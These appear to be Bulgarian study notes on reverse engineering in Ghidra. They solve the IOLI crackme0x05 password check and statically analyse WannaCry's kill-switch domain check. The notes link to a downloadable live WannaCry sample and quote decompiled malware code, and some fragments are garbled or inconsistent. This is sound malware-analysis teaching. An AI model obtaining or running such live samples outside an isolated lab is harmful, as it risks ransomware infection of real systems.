


Нека анализираме `_check(buf);` като кликнем върху нея.


```

1  void __cdecl _check(char *param_1)
2  {
3      size_t sVar1;
4      char local_11;
5      uint local_10;
6      int local_c;
7      int local_8;


```



param_1 вероятно е паролата




Current character, index



```
Decompile: _check - (crackme0x05.exe)

1
2 void __cdecl _check(char *pwd)
3
4 {
5     size_t len;
6     char cur_char;
7     uint idx;
8     int sum;
9     int next_value_to_add;
10
11     sum = 0;
12     idx = 0;
13     while( true ) {
14         len = _strlen(pwd);
15         if (len <= idx) break;
16         cur_char = pwd[idx];
17         _sscanf(&cur_char, "%d", &next_value_to_add);
18         sum = sum + next_value_to_add;
19         if (sum == 0x10) {
20             _parell(pwd);
21         }
22         idx = idx + 1;
23     }
24     _printf("Password Incorrect!\n");
25     return;
26 }
```

Всеки текущ символ от паролата на 16 ред се превръща в число `int` на 17 ред и после се събира на 18 ред, като сумата накрая се сравнява с `0x10` на ред 19, което е 16-н код. Можем да видим кое е числото, като дадем д.б. върху него от левия панел -> convert to unsigned decimal



+ sum], 16

Коего го промени

Когато стартираме програмата, за парола се приема всяко число, сумата от цифрите на което е 16

```
Administrator: C:\Windows\system32\cmd.exe
C:\Users\IEUser>"C:\Users\IEUser\Downloads\crackme0x05.exe"
IOLI Crackme Level 0x05
Password: 1234
Password Incorrect!

C:\Users\IEUser>"C:\Users\IEUser\Downloads\crackme0x05.exe"
IOLI Crackme Level 0x05
Password: 4444
Password OK!
```


Проверка на вируса WannaCry с Хидра. Открита е от Маркус, който забелязва, че ако домейнът, регистриран на даден URL е неактивен, вирусът се инсталира. Той регистрира домейна и това изключва pransomeware-a. Теглим вируса

<https://www.ghidra.ninja/samples/wannacry.zip>


За разархивиране иска парола




Първоначално не виждаме вируса, но рефрешваме изгледа като избираме от левия панел Downloads отново




Свиването на екрана, за да видим бутон ОК става отгоре-надолу – плъзгачите се увеличават и целия екран се смалява. Тогава може да го вдигнем нагоре, за да се види бутон.




Ако в даден случай, Хидра не успее да декомпилира кода, затваряме и даваме RUN отново




С посочване, можем да прочетем какво правят





Всяко съобщение за липсващ PDB файл може да се пренебрегне – трябвало е да го оставим без отметка, но няма проблем, само ще натиснем OK.




Първо гледаме в папка Export -> entry функция, която играе ролята на WINMain. В декомпилятора виждаме, че най-последно, тя извиква друга функция.



За да видим как тази функция е свързана с WINMain, Я маркираме/кликваме върху нея -> Window -> Function Call Graph.




За да видим какво прави конкретна функция, просто кликваме върху нея



След това разглеждаме кода и променяме с по-user friendly име променлива, която ни е направила впечатление, за да може после да я откриваме по-лесно.

Отново кликваме върху entry функцията вляво, за да се презареди кода наново.



Ако кликнем върху нея, тя извиква URL, което виждаме в централния прозорец

```

something_interesting                                XREF[1]:    entry:(
0      SUB      ESP, 0x50
      PUSH      ESI
      PUSH      EDI
0      MOV      ECX, 0xe
3      MOV      ESI, s_http://www.iuqerfsodp9ifjaposdfj_004313d0 = "|

```


Всъщност, виждаме, че тя извиква 2 други функции за отваряне на интернет: InternetOpenA, InternetOpenURLA. Първата инициализира WININet функция, а втората отваря специфичен FTP или HTTP url. Нито една от тези 2 функции на този етап не прави нищо, защото нямат конфигурация за тяхната функционална сигнатура (ключ, подпис). За да видим какво правят, се връщаме в декомпилятора на something_interesting функцията и намираме тези 2 по-надолу:

```

uVar1 = InternetOpenA(0, 1);
iVar2 = InternetOpenUrlA(uVar1, &uStack


```

Д.б. върху първата -> Open function signature (някакви бележки, подсказки какво прави функцията).



Не ни носи никаква информация.

Отиваме в левия панел, за да дадем нова дефиниция на функция



HINTERNET само с главни букви, а тип void *



От сайта на MS можем да проверим какво точно прави тази функция

https://docs.microsoft.com/en-us/windows/win32/api/wininet/nf-wininet-internetopena

Documentation Learn Q&A Code Samples

lore ▾ Platforms ▾ Downloads Samples Support

API / Windows Internet / Wininet.h / InternetOpenA function

InternetOpenA function (wininet.h)

12/05/2018 • 3 minutes to read

Initializes an application's use of the WinINet functions.


Syntax

```
C++  
HINTERNET InternetOpenA(  
    LPCSTR lpszAgent,  
    DWORD dwAccessType,  
    LPCSTR lpszProxy,  
    LPCSTR lpszProxyBypass,  
    DWORD dwFlags  
);
```


Всичко това принципно трябва да е signature, а новия data type е HINTERNET

```
HINTERNET InternetOpenA(  
    LPCSTR lpszAgent,  
    DWORD dwAccessType,  
    LPCSTR lpszProxy,  
    LPCSTR lpszProxyBypass,  
    DWORD dwFlags  
);
```


Копираме целия код и го поставяме като signature без ; в края!!!!




Тогава вече имаме възможност да редактираме и променливите. За DWORD разлистваме елипсата вдясно:



Скрулираме до долу до wannacry:



wannacry -> WinDef.h -> DWORD (windows_vs12_32)



Стринга на тази функция е променен в декомпилятора

```

14 local_1 = 0;
15 pvVar1 = InternetOpenA((LPCSTR)0x0,1,(LPCSTR)0x0,(LPCSTR)0x0,0);
16 iVar2 = InternetOpenUrlA(pvVar1,local_50,0,0,0x84000000,0);
17 if (iVar2 == 0)

```

правим същото и за другата:

<https://docs.microsoft.com/en-us/windows/win32/api/wininet/nf-wininet-internetopenurla>

Docs Documentation Learn Q&A Code Samples Search

Explore Platforms Downloads Samples Support

2 / API / Windows Internet / Wininet.h / InternetOpenUrlA function

InternetOpenUrlA function (wininet.h)

12/05/2018 • 5 minutes to read

Opens a resource specified by a complete FTP or HTTP URL.

Syntax

```

C++
HINTERNET InternetOpenUrlA(
    HINTERNET hInternet,
    LPCSTR    lpzUrl,
    LPCSTR    lpzHeaders,
    DWORD     dwHeadersLength,
    DWORD     dwFlags,
    DWORD_PTR dwContext
);

```

Copy

Поставяме сигнатурата и приемаме default data type



Сега тези 2 функции вече са пълни с информацията, която им е необходима да функционират

```
local_1 = 0;
hInternet = InternetOpenA((LPCSTR)0x0, 1, (LPCSTR)0x0, (LPCSTR)0x0, 0);
pvVar1 = InternetOpenUrlA(hInternet, (LPCSTR)local_50, (LPCSTR)0x0, 0, 0x84000000, 0);
```

Преименуваме другата FUN функция



Функцията something interesting играе роля на превключвател на смъртта death switch с този URL-адрес потвърждавайки, че няма интернет достъп, съответно се изпълнява и криптира данните на потребителя. Този URL никога не е съществувал, а откривателят отива, регистрира го и така спира този вирус.

```
Decompile: something_interesting - (wannacry)
16 undefined4 local_3;
17 undefined local_1;
18
19 iVar2 = 0xe;
20 puVar3 = (undefined4 *)s_http://www.1uqerfsodp9ifjaposdfj_004313d0;
21 puVar4 = local_50;
22 while (iVar2 != 0) {
23     iVar2 = iVar2 + -1;
